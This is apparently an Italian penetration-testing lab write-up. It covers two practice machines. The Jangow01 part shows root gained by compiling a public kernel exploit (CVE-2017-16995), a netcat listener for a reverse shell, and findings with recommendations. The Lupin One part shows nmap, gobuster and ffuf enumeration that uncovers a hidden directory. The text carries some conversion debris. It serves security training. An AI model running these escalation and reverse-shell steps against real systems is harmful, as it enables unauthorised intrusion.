The screenshot shows a terminal session titled "Shell No. 1". The user has pasted several lines of exploit code from a GitHub repository. The code includes credits to @bleidi, links to POCs, and details about kernel compatibility. The user then runs the command "gcc cve-2017-16995.c -o cve-2017-16995" and executes the resulting binary. The terminal output indicates the exploit was tested on Ubuntu 16.04 and Fedora 27, and notes it's for counterfeit grsec kernels like Ksplice and Linux-hardened. A warning at the bottom states: "This vulnerability cannot be exploited at all on authentic grsecurity kernel".

Accesso alla Macchina Virtuale

```
jangow01@jangow01:~$ gcc 45010.c -o bypass
jangow01@jangow01:~$ ls -all
total 96
drwxr-xr-x 4 jangow01 desaf io02 4096 Nov 11 16:00 .
drwxr-xr-x 3 root      root      4096 Out 31  2021 ..
-rw----- 1 jangow01 desaf io02 13246 Nov 11 15:52 45010.c
-rw----- 1 jangow01 desaf io02    200 Out 31  2021 .bash_history
-rw-r--r-- 1 jangow01 desaf io02   220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desaf io02  3771 Jun 10  2021 .bashrc
-rw----- 1 jangow01 desaf io02 21616 Nov 11 15:35 bypass
-rwxr-xr-x 1 jangow01 desaf io02 18432 Nov 11 16:00 bypass
drwx----- 2 jangow01 desaf io02 4096 Jun 10  2021 .cache
drwxrwxr-x 2 jangow01 desaf io02 4096 Jun 10  2021 .ratio
-rw-r--r-- 1 jangow01 desaf io02   655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desaf io02     0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desaf io02    33 Jun 10  2021 user.txt
jangow01@jangow01:~$ ./bypass
```

Dopo la compilazione, il file eseguibile ottenuto (**bypass**) è stato avviato tramite il comando:

./bypass Come risultato di questa operazione, è stato ottenuto l'accesso con privilegi di **root** sulla macchina **target**, completando con successo il tentativo di escalation dei privilegi

Creazione di una Reverse Shell

Per mantenere l'accesso remoto con privilegi di **root** sulla macchina compromessa, è stata implementata una **reverse shell**.

Sulla macchina Kali, viene preparato un listener tramite il seguente comando:

```
body {  
    nc -l vnp 443  
}
```



Risultato finale

ACCESSO ROOT ANCHE DA REMOTO

```
whoami
root
cd root
/bin/sh: 4: cd: can't cd to root
cd /root
ls -la
total 36
drwx----- 4 rootroot 4096 Oct 31 2021 .
drwxr-xr-x 24 rootroot 4096 Jun 10 2021 ..
-rw----- 1 rootroot 3958 Nov 3 2021 .bash_history
-rw-r--r-- 1 rootroot 3106 Oct 22 2015 .bashrc
drwx----- 2 rootroot 4096 Oct 31 2021 .cache
drwxr-xr-x 2 rootroot 4096 Jun 10 2021 .nano
-rw-r--r-- 1 rootroot 148 Aug 17 2015 .profile
-rw-r--r-- 1 rootroot 211 Jun 10 2021 .wget-hsts
-rw-r--r-- 1 rootroot 2439 Oct 31 2021 proof.txt
```

Scoperte e Raccomandazioni

PRINCIPALI SCOPERTE

01

VULNERABILITÀ RCE

Esecuzione di codice non autenticata tramite un parametro URL.

02

CREDENZIALI ESPOSTE

Le credenziali dell'utente jangow01 erano salvate in un file di backup accessibile (.backup).

03

FTP NON SICURO

La configurazione dell' FTP non era sicura rendendolo accessibile, permettendo l'upload e la navigazione da parte dell'utente compromesso.

04

KERNEL OBSOLETO

La versione del kernel era obsoleta e vulnerabile a noti exploit di Privilege Escalation.

BREACH

<RELAZIONE TECNICA> /<LIVELLO MEDIO>

Blackbox Lupin



Obiettivo e procedimento


```
body {  
    Obiettivo: riuscire a prendere il controllo della macchina;  
}
```

Enumerazione

In questa blackbox è stata fondamentale l'enumerazione la parte più importante per ogni hacker. Senza l'enumerazione di servizi , porte, directory e tutto ciò che possiamo è impossibile trovare un punto di accesso. Soprattutto nelle macchine più complesse sono i piccoli dettagli e indizi che fanno la differenza e questi si possono vedere solo analizzando nel miglior modo possibile. Una volta trovati una vulnerabilità sarà semplice da sfruttare il problema è proprio trovarla.

In questa guida vedremo i passaggi che sembreranno pochi e facili ma in realtà sono stati utilizzati molti più tool e la macchina è stata analizzata per molto tempo prima di trovare file utili.

NELL' IMMAGINE SOTTOSTANTE TROVIAMO LE CONFIGURAZIONE DI RETE DELLE DUE MACCHINE.



The screenshot shows two windows side-by-side. The left window is a terminal session on a Kali Linux machine (IP 10.0.0.3) displaying the output of the 'ip a' command. It lists interfaces lo and eth0. The right window is a terminal session on a LupinOne machine (IP 10.0.0.2) displaying the output of the 'ls' command in the root directory, showing files like 'Debian', 'Author', and 'LupinOne login'.

```
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
        inette ::1/128 scope host noprefixroute
            eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
                link/ether 08:00:27:d1:f8:5d brd ff:ff:ff:ff:ff:ff
                inet 10.0.2.3/8 brd 10.255.255.255 scope global dynamic noprefixroute eth0
                    valid_lft 522sec preferred_lft 522sec
                    inete fe80::8307:4877:a310:5186/64 scope link noprefixroute
                        valid_lft forever preferred_lft forever
kali@kali:~$ ping 10.0.0.3
PING 10.0.0.3 (10.0.0.3) 56(84) bytes of data.
64 bytes from 10.0.0.3: icmp_seq=1 ttl=64 time=68.6 ms
64 bytes from 10.0.0.3: icmp_seq=2 ttl=64 time=2.46 ms
64 bytes from 10.0.0.3: icmp_seq=3 ttl=64 time=1.63 ms
64 bytes from 10.0.0.3: icmp_seq=4 ttl=64 time=2.06 ms
^C
-- 10.0.0.3 ping statistics --
4 packets transmitted, 4 received, 0% packet loss, time 3006ms
rtt min/avg/max/mdev = 1.628/18.67/68.567/28.805 ms
```

```
lupin2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
Debian GNU/Linux 11 LupinOne tty1
#####
eth0: 10.0.0.3
Author: Icex64 & Empire Cybersecurity, Lda
#####
LupinOne login:
LupinOne login:
LupinOne login:
LupinOne login: -
```

Trovata le porta ssh e la porta http aperta sono stati eseguiti numerosi test per cercare vulnerabilità dal risultato negativo.

Quindi si passa alla ricerca sul sito

Quindi iniziamo con l'utilizzo di nmap che permette di vedere le porte aperte e i servizi che ci sono all'interno. Usato il tag -sV per la versione dei servizi e -p- per scansire tutte le porte e non solo quelle comuni




The terminal window shows the output of an Nmap scan on IP 10.0.0.3. It identifies two open ports: 22/tcp (ssh) and 80/tcp (http). The service detection for port 80/tcp indicates Apache httpd 2.4.48 ((Debian)). The MAC address of the interface is 08:00:27:27:93:9B. The OS is identified as Linux.

```
Nmap done: 1 IP address (1 host up) scanned in 2.24 seconds
kali@kali:~$ nmap -sV -p- 10.0.0.3
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 03:54 EST
Nmap scan report for 10.0.0.3
Host is up (0.013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.4p1 Debian 5 (protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.48 ((Debian))
MAC Address: 08:00:27:27:93:9B (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 69.05 seconds
```

ANALISI DEL SITO



Nel sito vediamo che c'è un'immagine che potrebbe essere analizzata in futuro. Il passo successivo è cercare le directory nascoste e noi usando tool come gobuster, feroxbuster e ffuf. Si procede all'analisi utilizzando gobuster con una lista su wordlist per trovare le directory del sito.

Analisi con gobuster



```
kali@kali: ~$ gobuster dir -u http://10.0.0.3 -w /usr/share/wordlists/dirb/common.txt -t 50 -x php,html -e -o gobuster_dir.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://10.0.0.3
[+] Method:       GET
[+] Threads:      50
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Extensions:  php,html
[+] Expanded:    true
[+] Timeout:     10s


Starting gobuster in directory enumeration mode

http://10.0.0.3/.hta.php          (Status: 403) [Size: 273]
http://10.0.0.3/.hta.html         (Status: 403) [Size: 273]
http://10.0.0.3/.htpasswd.php     (Status: 403) [Size: 273]
http://10.0.0.3/.htpasswd.html    (Status: 403) [Size: 273]
http://10.0.0.3/.htpasswd        (Status: 403) [Size: 273]
http://10.0.0.3/.html            (Status: 403) [Size: 273]
http://10.0.0.3/.hta             (Status: 403) [Size: 273]
http://10.0.0.3/.htaccess        (Status: 403) [Size: 273]
http://10.0.0.3/.htaccess.php    (Status: 403) [Size: 273]
http://10.0.0.3/.htaccess.html   (Status: 403) [Size: 273]
http://10.0.0.3/image           (Status: 301) [Size: 304] [→ http://10.0.0.3/image/]
http://10.0.0.3/index.html       (Status: 200) [Size: 333]
http://10.0.0.3/index.html       (Status: 200) [Size: 333]
http://10.0.0.3/javascript      (Status: 301) [Size: 309] [→ http://10.0.0.3/javascript/]
http://10.0.0.3/manual          (Status: 301) [Size: 305] [→ http://10.0.0.3/manual/]
http://10.0.0.3/robots.txt       (Status: 200) [Size: 34]
http://10.0.0.3/server-status   (Status: 403) [Size: 273]
Progress: 13842 / 13845 (99.98%)
Finished
```

- /index.html
- /index.html
- /robots.txt
- **porte con status 200: 3**

Visitate le porte con status 200 perche sono quelle accessibili da un utente normale.





```
[kali㉿kali)-[~] $ ffuf -u http://10.0.0.3/~FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```


v2.1.0-dev

```
:: Method          : GET
:: URL            : http://10.0.0.3/~FUZZ
:: Wordlist        : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
:: Follow redirects: false
:: Calibration    : false
:: Timeout         : 10
:: Threads         : 40
:: Matcher         : Response status: 200-299,301,302,307,401,403,405,500
```

```
secret [Status: 301, Size: 306, Words: 20, Lines: 10, Duration: 33ms]
:: Progress: [10028/220560] :: Job [1/1] :: 252 req/sec :: Duration: [0:00:28] :: Errors: 0 :
:: Progress: [10043/220560] :: Job [1/1] :: 261 req/sec :: Duration: [0:00:28] :: Errors: 0 :
:: Progress: [10052/220560] :: Job [1/1] :: 238 req/sec :: Duration: [0:00:28] :: Errors: 0 :
```

Trovata disallow :/~/myfiles. Un indizio molto importante perché l'utente non vuole che quel file sia indicizzato dal browser quindi molto probabilmente c'è qualcosa di importante dentro.

Utilizzato Fuff che permette di cercare tutte le directory
che iniziano ~ col comando trovato nell'immagine



SCOPERTA DEL MESSAGGIO CHIAVE

>/<HELLO FRIEND, IM HAPPY THAT
YOU FOUNT MY SECRET DIRECTORY, I
CREATED LIKE THIS TO SHARE WITH
YOU MY CREATE SSH PRIVATE KEY
FILE, I 'M SMART, I KNOW THAT.
ANY PROBLEM LET ME KNOW.
YOUR BEST FRIEND ICEX 64>/<


```
(kali㉿kali)-[~]
$ ffuf -u http://10.0.0.3/~secret/.FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -e .txt
```

```
:: Progress: [147468/441120] :: Job [1/1] :: 407 req/sec :: Duration: [0:07:35] :: Errors: 0  
mysecret.txt          [Status: 200, Size: 4689, Words: 1, Lines: 2, Duration: 238ms]  
